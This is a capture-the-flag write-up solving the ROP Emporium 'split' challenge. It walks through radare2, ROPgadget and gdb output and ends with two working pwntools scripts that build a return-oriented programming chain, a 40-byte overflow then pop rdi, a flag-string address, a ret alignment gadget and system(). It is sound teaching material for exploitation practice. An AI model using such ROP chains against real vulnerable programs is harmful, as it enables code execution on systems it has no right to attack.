ROP: SPLIT

In this challenge we have to call in some way system("/bin/cat flag.txt") to print our flag. As the description says, we already have these ingredients, but we need to chain them together (i.e., create a ROP chain) to get the result. As we did in previous challenges, we need to find the offset to overwrite the return address using a cyclic pattern. Doing so, we see the offset is 40.

Inspecting a bit the binary, we find that we have a function called usefulFuncton:

```
pier@pier-XPS-13-9300: ~/TestCPP/split/split
pier@pier-XPS-13-9300:~/TestCPP/split/split$ r2 split
[0x004005b0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x004005b0]> afl
0x004005b0    1 42           entry0
0x004005f0    4 42   -> 37   sym.deregister_tm_clones
0x00400620    4 58   -> 55   sym.register_tm_clones
0x00400660    3 34   -> 29   entry.fini0
0x00400690    1 7            entry.init0
0x004006e8    1 90           sym.pwnme
0x00400580    1 6            sym.imp.memset
0x00400550    1 6            sym.imp.puts
0x00400570    1 6            sym.imp.printf
0x00400590    1 6            sym.imp.read
0x00400742    1 17           sym.usefulFunction
0x00400560    1 6            sym.imp.system
0x004007d0    1 2            sym.__libc_csu_fini
0x004007d4    1 9            sym._fini
0x00400760    4 101          sym.__libc_csu_init
0x004005e0    1 2            sym._dl_relocate_static_pie
0x00400697    1 81           main
0x004005a0    1 6            sym.imp.setvbuf
0x00400528    3 23           sym._init
[0x004005b0]> pdf @ usefulFunction
Invalid address (usefulFunction)
|ERROR| Invalid command 'pdf @ usefulFunction' (0x70)
[0x004005b0]> pdf @ sym.usefulFunction
┌ 17: sym.usefulFunction ();
│           0x00400742      55             push rbp
│           0x00400743      4889e5         mov rbp, rsp
│           0x00400746      bf4a084000     mov edi, str.bin_ls         ; 0x40084a ;
 "/bin/ls" ; const char *string
│           0x0040074b      e810feffff     call sym.imp.system         ; int system
(const char *string)
│           0x00400750      90             nop
│           0x00400751      5d             pop rbp
└           0x00400752      c3             ret
[0x004005b0]>
```

The function calls system with the address of the string “/bin/ls” stored in edi. This means that if we execute this function, we would list all the files in the binary directory. While this is not really useful, it shows us how system is usually called, that is, having the string command address in edi and call the system() function. We cannot use this function, but instead, we have to put our string (“/bin/cat flag.txt”) into rdi, and then call system(). To put a value into a register using ROP, the best idea is to use a *pop register* gadget, having the address of what we want to put right after the gadget.

So, our ROP chain should have this structure:


```
offset_padding + pop_rdi_gadget + print_flag_cmd + system_addr
```

As we said, offset_padding is 40. Let’s retrieve the other components of our chain.
A rop gadget is a (short) set of instructions that ends with ret. to find them, we can use ROPgadget command:


ROPgadget --binary split

We will find several gadgets, so let’s use grep to find what we need, in this case we need pop rdi:

ROPgadget --binary split | grep “rdi”




We find exactly what we need: pop rdi; ret at offset 0x4007c3.
Now we need the /bin/cat flag.txt command (a string in this case), that we know already exists somewhere in the binary. To find it, we can use iz command into radare:



```
pier@pier-XPS-13-9300:~/TestCPP/split/split$ r2 split
[0x004005b0]> iz

[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――

0   0x000007e8 0x004007e8 21  22   .rodata ascii split by ROP Emporium
1   0x000007fe 0x004007fe 7   8    .rodata ascii x86_64\n
2   0x00000806 0x00400806 8   9    .rodata ascii \nExiting
3   0x00000810 0x00400810 43  44   .rodata ascii Contriving a reason to as
k user for data...
4   0x0000083f 0x0040083f 10  11   .rodata ascii Thank you!
5   0x0000084a 0x0040084a 7   8    .rodata ascii /bin/ls
0   0x00001060 0x00601060 17  18   .data   ascii /bin/cat flag.txt

[0x004005b0]> 
```

The string is at 0x601060, good!

Now we need the system() address. We can find it using the command p system into gdb



```
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from split...
(No debugging symbols found in split)
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x400560 <system@plt>
gdb-peda$ 
```

We have the address, 0x400560, so we can now build our pwntools script:


*from pwn import **

io = process('./split')

```
# Gadget to pop rdi
gadget = p64(0x4007c3)

# Print flag
print_flag = p64(0x601060)

#system address
system = p64(0x400560)

# Send the payload
payload = b"A"*40 #fill the buffer until ret address
payload += gadget
payload += print_flag
payload += system
io.sendline(payload)
io.interactive()
```

And we should get the flag!

Sometimes it might happen, in building ROP chains, that the stack will not be 16-bytes aligned anymore. This can cause problems for instruction like movaps, that requires this alignment. The instruction movaps is used by system(), which means that, before calling system(), our stack must be 16-bytes aligned (RSP address must end with 0). In the following images we can see that RSP ends with 8 (db18), which means is not aligned, and we receive a SIGSEGV before the print of the flag.



To solve this problem, we need to align the stack pointer before the call to system(). To align it, we need to move it by 8 bytes. It's like inserting a NOP in reverse challenges to don't lose alignment. In ROP, a nop is just a gadget containing ret. The stack pointer (RSP) will read that address (which is exactly 8 bytes in 64bit architecture), and so it will be correctly aligned again. We can then search a ROP gadget as we did before, just containing a ret instruction. For example, we find one at 0x40053e. We can insert this gadget before the system() call, and everything should work fine now!

```
from pwn import *

io = process('./split')


# Gadget to pop rdi
gadget = p64(0x4007c3)

# Print flag
print_flag = p64(0x601060)

#system address
system = p64(0x400560)

# Send the payload
payload = b"A"*40 #fill the buffer until ret address
payload += gadget
payload += print_flag
payload += p64(0x40053e)
payload += system
io.sendline(payload)
io.interactive()
```